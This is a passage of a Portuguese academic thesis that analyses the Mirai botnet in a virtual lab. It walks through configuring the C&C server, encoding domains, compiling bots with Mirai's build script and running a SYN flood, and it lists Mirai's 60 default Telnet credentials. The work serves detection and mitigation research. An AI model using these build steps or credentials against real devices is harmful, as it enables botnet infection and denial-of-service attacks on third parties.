18     'duration_limit' int(10) unsigned DEFAULT NULL,
19     'cooldown' int(10) unsigned NOT NULL,
20     'wrc' int(10) unsigned DEFAULT NULL,
21     'last_paid' int(10) unsigned NOT NULL,
22     'max_bots' int(11) DEFAULT '-1',
23     'admin' int(10) unsigned DEFAULT '0',
24     'intvl' int(10) unsigned DEFAULT '30',

```

```

25     'api_key' text,
26     PRIMARY KEY ('id'),
27     KEY 'username' ('username')
28 );
29 CREATE TABLE 'whitelist' (
30     'id' int(10) unsigned NOT NULL AUTO_INCREMENT,
31     'prefix' varchar(16) DEFAULT NULL,
32     'netmask' tinyint(3) unsigned DEFAULT NULL,
33     PRIMARY KEY ('id'),
34     KEY 'prefix' ('prefix')
35 );
36
37 INSERT INTO users VALUES (NULL, 'mirai-user', 'mirai-pass', 0, 0, 0, 0, -1, 1, 30, '');

```

4.1.5 Configurando o Servidor DNS

Softwares maliciosos utilizam o servidor DNS do Google com endereço IP 8.8.8.8 para traduzir nomes de domínio ([SINANOVIC; MRDOVIC, 2017](#)). Este comportamento é exemplificado através do trecho de código 4.6 encontrado no arquivo “**resolv.c**” do Mirai. Portanto, uma máquina virtual foi configurada com o mesmo IP de forma que o Mirai possa acessar o servidor DNS dentro da rede interna.

Trecho de Código 4.6 – Utilização do servidor DNS com IP 8.8.8.8 pelo Mirai

```

1 struct resolv_entries *resolv_lookup(char *domain) {
2     ...
3     util_zero(&addr, sizeof (struct sockaddr_in));
4     addr.sin_family = AF_INET;
5     addr.sin_addr.s_addr = INET_ADDR(8,8,8,8); // Endereço IP do servidor DNS
6     addr.sin_port = htons(53);
7     // Set up the dns query
8     dnsh->id = dns_id;
9     dnsh->opts = htons(1 << 8); // Recursion desired
10    dnsh->qdcount = htons(1);
11    dnst->qtype = htons(PROTO_DNS_QTYPE_A);
12    dnst->qclass = htons(PROTO_DNS_QCLASS_IP);
13    ...
14 }

```

Ao analisar um *malware*, é interessante utilizar um servidor DNS falso que simule respostas fixas para a tradução de nomes de domínio. Para este fim, foi utilizado o *script* desenvolvido por [Hes \(2014\)](#) (vide Anexo B) na linguagem Python. O programa recebe

uma requisição para traduzir um nome de domínio e retorna um endereço IP fixo, neste caso, configurado como 8.8.8.1, correspondente ao endereço IP do servidor C&C. Assim, é garantido que qualquer requisição que o *bot* faça tentando acessar um servidor externo, irá retornar o endereço IP do servidor C&C do ambiente experimental.

Antes de executar o *script*, é necessário finalizar qualquer processo que utilize a porta 53 no protocolo UDP. Além disso, devem ser criadas regras no arquivo “**iptables**” para liberar a porta 53, permitindo o acesso dos *bots*.

4.1.6 Configurando o Bot e o Servidor C&C

Para o correto funcionamento do Mirai, assim como na VM do servidor DNS, em ambas as máquinas virtuais do servidor C&C e do *bot* devem ser criadas regras no arquivo “**iptables**”, nesse caso para liberar a porta 23 usada em conexões Telnet.

O último passo antes de compilar o Mirai é adequar alguns trechos do código, como informações de nomes de domínio do servidor de comando e controle, de relatórios, e configurações de conexão com o banco de dados. O Mirai utiliza cadeias de caracteres cifradas por um script próprio, localizado no diretório “**\mirai\tools\enc.c**”.

O arquivo “**tables.c**” pertencente ao código do *bot* deve ser modificado na função “**table_init**”, correspondente as linhas do trecho de código 4.7. Nesta listagem, os registros **TABLE_CNC_DOMAIN** e **TABLE_SCAN_CB_DOMAIN** estão configurados com os nomes de domínio “**cnc.changeme.com**” e “**report.changeme.com**” respectivamente, ambos cifrados pela ferramenta **enc.c**.

Trecho de Código 4.7 – Configurando o arquivo table.c

```

1 void table_init(void) {
2     // cnc.changeme.com
3     add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F
4         \x47\x0C\x41\x4D\x4F\x22", 30);
5     add_entry(TABLE_CNC_PORT, "\x22\x35", 2); // 23
6
7     // report.changeme.com
8     add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43
9         \x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29);
10    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2); // 48101
11    ...
12 }
```

Para alterar estes nomes de domínio, novas cadeias de caracteres devem ser geradas pela ferramenta **enc.c** do Mirai. A Figura 14 mostra como compilar o arquivo e cifrar uma *string*.



```
MarceloPrado@cnc:~/Desktop/Mirai/mirai/tools
File Edit View Search Terminal Help

[root@cnc tools]# gcc enc.c -o enc
[root@cnc tools]# ./enc string www.novodominio.com
XOR'ing 20 bytes of data...
\x55\x55\x55\x0C\x4C\x4D\x54\x4D\x46\x4D\x4F\x4B\x4C\x4B\x4D\x0C\x41\x4D\x4F\x22
[root@cnc tools]#
[root@cnc tools]#
```

Figura 14 – Cifrando a string “www.novodominio.com” com a ferramenta enc.c

Outra configuração que deve ser feita é com relação as variáveis de conexão com o banco de dados, presentes no código do servidor C&C, no arquivo “**main.go**”. O trecho de código 4.8 exibe a configuração estabelecida neste ambiente experimental.

Trecho de Código 4.8 – Propriedades de conexão com o banco de dados

```
1 const DatabaseAddr string = "0.0.0.0"
2 const DatabaseUser string = "root"
3 const DatabasePass string = "123456"
4 const DatabaseTable string = "mirai"
```

4.1.7 Compilando o Mirai

Após a realização dos passos listados anteriormente, o Mirai estará pronto para ser executado. Juntamente com o código, foi disponibilizado um arquivo denominado “**build.sh**”, responsável por compilar o Mirai. Este script pode ser visualizado no Anexo [A.2](#).

O arquivo recebe dois parâmetros de entrada, um para informar o modo de compilação, *debug* ou *release*, e outro para indicar se as conexões entre servidor C&C e *bot* serão feitas via Telnet ou SSH. A escolha do modo *debug* permite a visualização de *prints* definidos nas funções para facilitar o entendimento de algumas partes do código, e também desativam a funcionalidade de ataque. Após executar o arquivo de compilação, é criada uma pasta com todos os binários do Mirai, prontos para serem executados.

4.2 Resultados e Discussão

O código do Mirai foi escrito com extrema cautela, implementando medidas para dificultar sua detecção e não deixar rastros da infecção. Dentre as técnicas utilizadas estão:

- Cifragem de informações sensíveis;
- Exclusão do arquivo binário físico do dispositivo;

- Alteração dos nomes de processos criados na memória;
- Tentativas de adequar o tráfego gerado entre os *bots*, alvos, e o servidor C&C de forma a aparentarem legítimos.

Constatou-se através da análise realizada na seção 3 que a forma mais eficiente de distinguir entre o tráfego legítimo e o tráfego do Mirai é através da criação de regras em sistemas IDS, uma vez que a comunicação entre o servidor C&C e os *bots* não é cifrada. Analisando o *payload* do tráfego gerado pelo Mirai, algumas diferenças podem ser notadas quando comparado a um tráfego comum, e essa característica poderia servir como critério para informar a possível presença do Mirai na rede.

Durante a inicialização do módulo *bot*, o próprio Mirai verifica a existência de alguma instância sua já rodando no dispositivo e a finaliza caso encontrar. O mecanismo utilizado para detectar outra instância em execução é baseada em verificar se a porta 48101 já possui um processo ativo. Esta medida pode ser usada para indicar uma possível infecção do Mirai. O trecho de código 4.9 exibe este comportamento através da função “**ensure_single_instance()**” chamada no arquivo “**main.c**” do *bot*.

Trecho de Código 4.9 – Função responsável por verificar mais de uma instância do Mirai

```
1 static void ensure_single_instance(void) {
2     ...
3     addr.sin_family = AF_INET;
4     addr.sin_addr.s_addr = local_bind ? (INET_ADDR(127,0,0,1)) : LOCAL_ADDR;
5     addr.sin_port = htons(SINGLE_INSTANCE_PORT); //SINGLE_INSTANCE_PORT 48101
6
7     // Try to bind to the control port
8     errno = 0;
9     if (bind(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1) {
10         if (errno == EADDRNOTAVAIL && local_bind)
11             local_bind = FALSE;
12         addr.sin_family = AF_INET;
13         addr.sin_addr.s_addr = INADDR_ANY;
14         addr.sin_port = htons(SINGLE_INSTANCE_PORT);
15         if (connect(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1) {
16             sleep(5);
17             close(fd_ctrl);
18             killer_kill_by_port(htons(SINGLE_INSTANCE_PORT));
19             ensure_single_instance(); // Call again, so that we are now the control
20         }
21     }
22     ...
23 }
```

Através do ambiente experimental, foi possível executar ataques e realizar a captura de pacotes da perspectiva de ambas as máquinas virtuais que representam o *bot* e o alvo. O exemplo da Figura 15 ilustra os dados coletados por intermédio de uma ferramenta de análise de pacotes, *Wireshark*, representando um total de aproximadamente 160 mil pacotes gerados durante a execução do ataque.

Percebe-se que o ataque realizado foi do tipo TCP SYN Flooding, disparado através do *bot*, e possuía como alvo a VM correspondente ao servidor DNS. Esta máquina foi escolhida como alvo sem nenhum motivo importante, sendo utilizada apenas para facilitar os testes.




Figura 15 – Captura de pacotes no servidor DNS durante a realização de um TCP Syn Flooding

A fim de combater *malwares* desta categoria, é indispensável a utilização de senhas no mínimo diferentes das originais que o dispositivo possuía. Além disso, deve-se ter atenção quanto as portas 23 e 2323, pois se estiverem abertas podem deixar o dispositivo vulnerável a ameaças como o Mirai.

Por se tratar de um *worm* que fica apenas na memória volátil do dispositivo, a forma mais fácil e eficaz de eliminá-lo é simplesmente reiniciar o equipamento e ligar novamente. Apesar de limpar o Mirai, esta abordagem não garante que o dispositivo não seja infectado novamente, e a melhor forma de mitigá-lo depende muito dos usuários, pois ações simples para eliminar as vulnerabilidades descritas acima podem ser as maneiras mais efetivas de resolver o problema.

A Tabela 3 sumariza as principais características identificadas no funcionamento do Mirai:

Tabela 3 – Resumo das principais características do Mirai

Característica	Descrição
Ataques DDoS	Ao todo são implementados 10 tipos de ataques DDoS: UDP <i>Flood</i> , DNS <i>Flood</i> , GRE IP <i>Flood</i> , GRE Ethernet <i>Flood</i> , TCP STOMP <i>Flood</i> , Plain UDP <i>Flood</i> , HTTP <i>Flood</i> , VSE <i>Flood</i> , Syn <i>Flood</i> e ACK <i>Flood</i> .
Eliminação de concorrentes	O Mirai procura por outros malwares em execução no dispositivo e os elimina de forma a controlar exclusivamente o bot.
Escolha dos bots	Os bots são escolhidos de forma aleatório através de um algoritmo que produz endereços IP aleatórios. Alguns endereços específicos são ignorados, e faixas de endereço de redes internas também são descartadas.
Execução em memória	Assim que o binário do Mirai é transferido ao bot, ele é removido do dispositivo e mantido apenas na memória RAM.
Porta 48101	Porta utilizada pelo bot para relatar ao Loader credenciais de potenciais novos bots.
Portas 23 e 2323	Portas utilizadas para infecção do dispositivo.
Principais Módulos	O Mirai é composto pelos seguintes módulos: bot, servidor de comando e controle, e o loader.
Processo escondido	O nome do processo do malware em execução no bot é modificado para evitar sua detecção.
Tráfego não cifrado	O tráfego de rede gerado não é cifrado, permitindo assim a análise do payload dos pacotes.

5 Conclusão

Tendo em vista o crescimento acelerado de equipamentos conectados a Internet e do surgimento de códigos maliciosos capazes de explorar vulnerabilidades e infectar cada vez mais dispositivos, novas medidas e práticas de segurança devem ser implementadas para acompanhar e mitigar essas ameaças.

Este trabalho apresentou uma análise detalhada do funcionamento de um *malware* específico que atraiu grande atenção em 2016, o Mirai. Transformando-se em uma das maiores *botnets* da história, o Mirai foi capaz de infectar e controlar centenas de milhares de dispositivos IoT, possuindo um poder capaz de performar ataques que alcançaram um tráfego de até 1.2 Tbps e resultaram na paralisação de grandes serviços da Internet.

Neste contexto, um objetivo secundário desta pesquisa foi identificar, através do estudo do Mirai, medidas de segurança para incorporar um método de detecção de uma *bot-net* IoT em ambientes domésticos. Através da criação do ambiente experimental descrito na seção 4.1, foi possível observar o funcionamento dos principais módulos do *malware*, bem como os meios que ele utiliza para infectar novos *bots*.

A análise e execução do Mirai forneceu indícios interessantes sobre possíveis formas de detectar e mitigar a referida ameaça. Dentre elas é possível destacar a maneira como é realizada a comunicação entre o *bot* e o servidor C&C, monitorando as portas exploradas pelo *malware*. Além disso, é possível analisar o conteúdo dos pacotes gerados pelo Mirai e definir regras para compor sua assinatura.

Em um trabalho futuro, espera-se utilizar o ambiente experimental criado neste trabalho para executar o Mirai em dispositivos IoT reais, por exemplo, câmeras de segurança. Isso permitiria coletar o tráfego de rede e métricas do próprio dispositivo, e gerar um conjunto de dados. Este conjunto poderia ser usado para treinar algoritmos de inteligência artificial e detectar dispositivos infectados pelo Mirai. Também seria interessante aplicar estas descobertas implementando um sistema para detectar a presença do Mirai na rede doméstica.

Referências

ANNA-SENPAL. *Mirai*. [S.l.]: GitHub, 2016. <<https://github.com/jgamblin/Mirai-Source-Code/>>. Acesso em: 2018-06-23. Citado 2 vezes nas páginas 23 e 25.

BECKERMAN, D.; BRESLAW, D. *How Mirai Uses STOMP Protocol to Launch DDoS Attacks*. 2016. Disponível em: <<https://www.incapsula.com/blog/mirai-stomp-protocol-ddos.html>>. Acesso em: 24-10-2018. Citado na página 33.

BING, S. *What are the characteristics in Plain UDP flood?* 2017. Disponível em: <<https://blog.apnic.net/2017/03/21/questions-answered-mirai-botnet/>>. Acesso em: 25-10-2018. Citado na página 33.

CAO, C. et al. Hey, you, keep away from my device: remotely implanting a virus expeller to defeat mirai on iot devices. *arXiv preprint arXiv:1706.05779*, 2017. Citado na página 24.

CLOUDFLARE. *DNS Flood DDoS Attack*. 2018. Disponível em: <<https://www.cloudflare.com/learning/ddos/dns-flood-ddos-attack/>>. Acesso em: 24-10-2018. Citado 3 vezes nas páginas 7, 31 e 32.

CLOUDFLARE. *HTTP Flood Attack*. 2018. Disponível em: <<https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/>>. Acesso em: 26-10-2018. Citado na página 33.

CLOUDFLARE. *UDP Flood Attack*. 2018. Disponível em: <<https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/>>. Acesso em: 24-10-2018. Citado 3 vezes nas páginas 7, 30 e 31.

FABIAN, M.; TERZIS, M. A. My botnet is bigger than yours (maybe, better than yours): why size estimates remain challenging. In: *Proceedings of the 1st USENIX Workshop on Hot Topics in Understanding Botnets, Cambridge, USA*. [S.l.: s.n.], 2007. Citado na página 18.

FILHO, M. F. *Internet das Coisas*. 1. ed. Santa Catarina: UnisulVirtual, 2016. Acesso em: 05 may 2018. Citado 4 vezes nas páginas 13, 20, 21 e 22.

FLOWGUARD. *ACK Flood Attack*. 2018. Disponível em: <<https://www.flowguard.io/about-ddos/types-of-ddos/ack-flood-attack>>. Acesso em: 26-10-2018. Citado na página 35.

GOLANG. *The Go Project*. 2016. Disponível em: <<https://golang.org/project/>>. Acesso em: 30-10-2018. Citado na página 39.

GOMES, L. de C.; ARAUJO, M. S. de A.; CAMPOS, V. S. *Negação de Serviço e Botnets*. [S.l.], 2018. Disponível em: <https://www.gta.ufjf.br/grad/15_1/dos/index.html>. Acesso em: 06 jun. 2018. Citado na página 17.

GONÇALVES, A. D. F. Estudo sobre detecção de botnets. 2012. Disponível em: <http://www.defesacibernetica.ime.eb.br/pub/repositorio/2012-Girardi_Diego.pdf>. Citado 2 vezes nas páginas 17 e 19.

- GRAFF, G. M. *HOW A DORM ROOM MINECRAFT SCAM BROUGHT DOWN THE INTERNET*. 2016. Disponível em: <<https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/>>. Acesso em: 20-11-2018. Citado na página 27.
- GUBBI, J. et al. Internet of things (iot): A vision, architectural elements, and future directions. *Future generation computer systems*, Elsevier, v. 29, n. 7, p. 1645–1660, 2013. Citado 2 vezes nas páginas 13 e 21.
- HAYASHI, K. *Linux Worm Targeting Hidden Devices*. 2013. Disponível em: <<https://www.symantec.com/connect/blogs/linux-worm-targeting-hidden-devices>>. Acesso em: 28-10-2018. Citado na página 37.
- HAYLEE. *Botnets: Dawn of the connected dead*. 2017. Disponível em: <<https://blog.emsisoft.com/en/27233/what-is-a-botnet/>>. Acesso em: 23-06-2018. Citado 2 vezes nas páginas 7 e 18.
- HERZBERG, B.; BECKERMAN, D.; ZEIFMAN, I. *Breaking Down Mirai: An IoT DDoS Botnet Analysis*. 2016. Disponível em: <<https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>>. Acesso em: 21-10-2018. Citado 2 vezes nas páginas 7 e 26.
- HES, P. *Mirai*. [S.l.]: GitHub, 2014. <<https://github.com/pathes/fakedns/>>. Acesso em: 21-11-2018. Citado 2 vezes nas páginas 48 e 64.
- HILTON, S. *Dyn Analysis Summary Of Friday October 21 Attack*. 2016. Disponível em: <<https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/>>. Acesso em: 22-10-2018. Citado na página 27.
- HOSTINGER. *O que é Wget?* 2018. Disponível em: <<https://www.hostinger.com.br/tutoriais/wget-o-que-e-como-instalar-comandos-wget#gref>>. Acesso em: 09-11-2018. Citado na página 42.
- INCAPSULA. *TCP SYN FLOOD*. 2018. Disponível em: <<https://www.incapsula.com/ddos/attack-glossary/syn-flood.html>>. Acesso em: 24-10-2018. Citado 2 vezes nas páginas 7 e 34.
- JAIN, H. *Mirai Botnet: Protect Your Infrastructure with FortiDDoS*. 2016. Disponível em: <<https://www.fortinet.com/blog/industry-trends/mirai-botnet-protect-your-infrastructure-with-fortiddos.html>>. Acesso em: 26-10-2018. Citado na página 33.
- Jim F Kurose, K. W. R. *Redes de Computadores e a Internet*. [S.l.: s.n.], 2010. ISBN 9788543014432. Citado na página 21.
- KASPERSKY. *DDoS attacks in Q1 2018*. 2018. Disponível em: <<https://securelist.com/ddos-report-in-q1-2018/85373/>>. Acesso em: 2018-06-17. Citado na página 19.
- KOLIAS, C. et al. Ddos in the iot: Mirai and other botnets. *Computer*, v. 50, n. 7, p. 80–84, 2017. ISSN 0018-9162. Citado 5 vezes nas páginas 7, 14, 22, 23 e 24.

- KOVACS, E. *ASHLITE Malware Uses ShellShock to Hijack Devices Running BusyBox*. 2014. Disponível em: <<https://www.securityweek.com/bashlite-malware-uses-shellshock-hijack-devices-running-busybox>>. Acesso em: 28-10-2018. Citado na página 36.
- KREBS, B. *KrebsOnSecurity Hit With Record DDoS*. 2016. Disponível em: <<https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>>. Acesso em: 21-10-2018. Citado na página 25.
- LAU, F. et al. Distributed denial of service attacks. In: *Systems, Man, and Cybernetics, 2000 IEEE International Conference on*. [S.l.: s.n.], 2000. v. 3, p. 2275–2280 vol.3. ISSN 1062-922X. Citado na página 13.
- LAUFER, R. P. et al. Negação de serviço: Ataques e contramedidas. *Livro Texto dos Mini-cursos do V Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais*, 2005. Citado na página 19.
- LEYES, Z.; BRESLAW, D. *GRE Tunnel for Humans: Making Sense of Generic Routing Encapsulation*. 2016. Disponível em: <<https://www.incapsula.com/blog/what-is-gre-tunnel.html>>. Acesso em: 24-10-2018. Citado na página 32.
- MARCIANO, J. L. P. Segurança da informação: uma abordagem social. 2009. Citado 2 vezes nas páginas 15 e 16.
- MEC. *ENEM - Apresentação*. 2018. Disponível em: <<http://portal.mec.gov.br/enem-sp-2094708791>>. Acesso em: 30-12-2018. Citado na página 13.
- MOZZILA. *Uma visão geral do HTTP*. 2018. Disponível em: <<https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Overview>>. Acesso em: 26-10-2018. Citado na página 33.
- MUZZI, F. A. G. *Análise de botnet utilizando plataforma de simulação com máquinas virtuais visando detecção e contenção*. Tese (Doutorado) — Universidade de São Paulo, 2010. Citado 3 vezes nas páginas 14, 17 e 19.
- RAYES, A.; SALAM, S. *Internet of things - from hype to reality: The road to digitization*. [S.l.: s.n.], 2017. ISSN 0970034X. ISBN 9783319448602. Citado na página 20.
- RIEGEL, M. *Tracking Mirai: An In-depth Analysis of an IoT Botnet*. Dissertação (Mestrado) — Pennsylvania State University, 2017. Citado 6 vezes nas páginas 22, 23, 24, 36, 37 e 38.
- ROHR, A. *Após ataque histórico, empresa chinesa promete 'recall' de câmeras*. 2016. Disponível em: <<http://g1.globo.com/tecnologia/blog/seguranca-digital/post/apos-ataque-historico-empresa-chinesa-promete-recall-de-cameras.html>>. Acesso em: 22-10-2018. Citado na página 27.
- SACCHETIN, M. et al. Botnet detection and analysis using honeynet. *FORENSIC COMPUTER SCIENCE IJoFCS*, p. 33, 2007. Citado na página 17.
- SCHMIDT, A.-D. et al. Enhancing security of linux-based android devices. In: *in Proceedings of 15th International Linux Kongress. Lehmann*. [S.l.: s.n.], 2008. Citado na página 42.

- SINANOVIC, H.; MRDOVIC, S. Analysis of mirai malicious software. 2017. Citado 3 vezes nas páginas 22, 37 e 48.
- SOARES, M. *Watchdog - Sistema de Reset Automático*. 2015. Disponível em: <<http://www.roboliv.re/conteudo/watchdog-sistema-de-reset-automatico>>. Acesso em: 23-10-2018. Citado na página 29.
- SOUZA, R. A. de. *A evolução dos ataques de negação de serviço (DoS)*. 2017. Disponível em: <http://www.eventos.momentoeditorial.com.br/wp-content/uploads/2017/05/Rildo-Souza-Apresentacao_DDoS.pdf>. Acesso em: 18-06-2018. Citado 2 vezes nas páginas 7 e 20.
- SPANCESKI, F. R. Política de segurança da informação–desenvolvimento de um modelo voltado para instituições de ensino. *Instituto Superior de Tupy–Joinville, SC–Brasil–Trabalho de Conclusão de Curso em Sistemas de Informação*, 2004. Citado na página 16.
- WAGNON, J. *Lightboard Lessons: Mirai Botnet and GRE Floods*. 2017. Disponível em: <<https://devcentral.f5.com/articles/lightboard-lessons-mirai-botnet-and-gre-floods-25194>>. Acesso em: 24-10-2018. Citado na página 32.
- WASSERMAN, S. *Engineering Lessons in Transitioning from the Internet of People to the Internet of Things*. 2016. Disponível em: <<https://www.engineering.com/IOT/ArticleID/13158/Engineering-Lessons-in-Transitioning-from-the-Internet-of-People-to-the-Internet-of-Things.aspx>>. Acesso em: 23-06-2018. Citado 2 vezes nas páginas 7 e 21.
- WIKIPEDIA. *Trivial File Transfer Protocol*. 2017. Disponível em: <https://pt.wikipedia.org/wiki/Trivial_File_Transfer_Protocol>. Acesso em: 09-11-2018. Citado na página 42.
- WIKIPEDIA. *Cross compiler*. 2018. Disponível em: <https://en.wikipedia.org/wiki/Cross_compiler>. Acesso em: 15-11-2018. Citado na página 45.

Anexos

ANEXO A – Código Fonte do Mirai

A.1 Lista de Credenciais Padrão

O Mirai realiza tentativas de conexão Telnet com os dispositivos nas portas 23 e 2323, utilizando uma lista de credenciais padrão definidas no arquivo “**scanner.c**”.

Tabela 4 – Lista de credenciais padrão usadas pelo Mirai

	Usuário	Senha
1	666666	666666
2	888888	888888
3	Administrator	admin
4	admin	[vazio]
5	admin	1111
6	admin	1111111
7	admin	1234
8	admin	12345
9	admin	123456
10	admin	54321
11	admin	7ujMko0admin
12	admin	admin
13	admin	admin1234
14	admin	meinsm
15	admin	pass
16	admin	password
17	admin	smcadmin
18	admin1	password
19	administrator	1234
20	guest	12345
21	guest	guest
22	mother	fucker
23	root	[vazio]
24	root	00000000
25	root	1111
26	root	1234
27	root	12345
28	root	123456

29	root	54321
30	root	666666
31	root	7ujMko0admin
32	root	7ujMko0vizxv
33	root	888888
34	root	Zte521
35	root	admin
36	root	anko
37	root	default
38	root	dreambox
39	root	hi3518
40	root	ikwb
41	root	jvbzd
42	root	juantech
43	root	klv123
44	root	klv1234
45	root	pass
46	root	password
47	root	realtek
48	root	root
49	root	system
50	root	user
51	root	vizxv
52	root	xc3511
53	root	xmhdipc
54	root	zlxx.
55	service	service
56	supervisor	supervisor
57	support	support
58	tech	tech
59	ubnt	ubnt
60	user	user

A.2 Build.sh: Script de Compilação do Mirai

Em conjunto com o código do Mirai, está presente um *script* que compila o Mirai em diferentes arquiteturas, sendo elas: i586, m68k, mips, mipsel, powerpc, sh4, sparcc,

armv4l, armv5l, armv6l e armv7l.

Trecho de Código A.1 – Script de Compilação do Mirai

```

1  #!/bin/bash
2  FLAGS=""
3  function compile_bot {
4      "$1-gcc" -std=c99 $3 bot/*.c -O3 -fomit-frame-pointer -fdata-sections
5      -ffunction-sections -Wl,--gc-sections -o release/"$2" -DMIRAI_BOT_ARCH=\""$1\" \"
6      "$1-strip" release/"$2" -S --strip-unneeded --remove-section=.note.gnu.gold-version
7      --remove-section=.comment --remove-section=.note --remove-section=.note.gnu.build-id
8      --remove-section=.note.ABI-tag --remove-section=.jcr --remove-section=.got.plt
9      --remove-section=.eh_frame --remove-section=.eh_frame_ptr
10     --remove-section=.eh_frame_hdr
11 }
12 if [ $# == 2 ]; then
13     if [ "$2" == "telnet" ]; then
14         FLAGS="-DMIRAI_TELNET"
15     elif [ "$2" == "ssh" ]; then
16         FLAGS="-DMIRAI_SSH"
17     fi
18 else
19     echo "Missing build type."
20     echo "Usage: $0 <debug | release> <telnet | ssh>"
21 fi
22
23 if [ $# == 0 ]; then
24     echo "Usage: $0 <debug | release> <telnet | ssh>"
25 elif [ "$1" == "release" ]; then
26     rm release/mirai.*
27     rm release/miraint.*
28     go build -o release/cnc cnc/*.go
29     compile_bot i586 mirai.x86 "$FLAGS -DKILLER_REBIND_SSH -static"
30     compile_bot mips mirai.mips "$FLAGS -DKILLER_REBIND_SSH -static"
31     compile_bot mipsel mirai.mpsl "$FLAGS -DKILLER_REBIND_SSH -static"
32     compile_bot armv4l mirai.arm "$FLAGS -DKILLER_REBIND_SSH -static"
33     compile_bot armv5l mirai.arm5n "$FLAGS -DKILLER_REBIND_SSH"
34     compile_bot armv6l mirai.arm7 "$FLAGS -DKILLER_REBIND_SSH -static"
35     compile_bot powerpc mirai.ppc "$FLAGS -DKILLER_REBIND_SSH -static"
36     compile_bot sparc mirai.spc "$FLAGS -DKILLER_REBIND_SSH -static"
37     compile_bot m68k mirai.m68k "$FLAGS -DKILLER_REBIND_SSH -static"
38     compile_bot sh4 mirai.sh4 "$FLAGS -DKILLER_REBIND_SSH -static"
39

```

```
40     compile_bot i586 miraint.x86 "--static"
41     compile_bot mips miraint.mips "--static"
42     compile_bot mipsel miraint.mpsl "--static"
43     compile_bot armv4l miraint.arm "--static"
44     compile_bot armv5l miraint.arm5n " "
45     compile_bot armv6l miraint.arm7 "--static"
46     compile_bot powerpc miraint.ppc "--static"
47     compile_bot sparc miraint.spc "--static"
48     compile_bot m68k miraint.m68k "--static"
49     compile_bot sh4 miraint.sh4 "--static"
50
51     go build -o release/scanListen tools/scanListen.go
52 elif [ "$1" == "debug" ]; then
53     gcc -std=c99 bot/*.c -DDEBUG "$FLAGS" -static -g -o debug/mirai.dbg
54     mips-gcc -std=c99 -DDEBUG bot/*.c "$FLAGS" -static -g -o debug/mirai.mips
55     armv4l-gcc -std=c99 -DDEBUG bot/*.c "$FLAGS" -static -g -o debug/mirai.arm
56     armv6l-gcc -std=c99 -DDEBUG bot/*.c "$FLAGS" -static -g -o debug/mirai.arm7
57     sh4-gcc -std=c99 -DDEBUG bot/*.c "$FLAGS" -static -g -o debug/mirai.sh4
58     gcc -std=c99 tools/enc.c -g -o debug/enc
59     gcc -std=c99 tools/nogdb.c -g -o debug/nogdb
60     gcc -std=c99 tools/badbot.c -g -o debug/badbot
61     go build -o debug/cnc cnc/*.go
62     go build -o debug/scanListen tools/scanListen.go
63 else
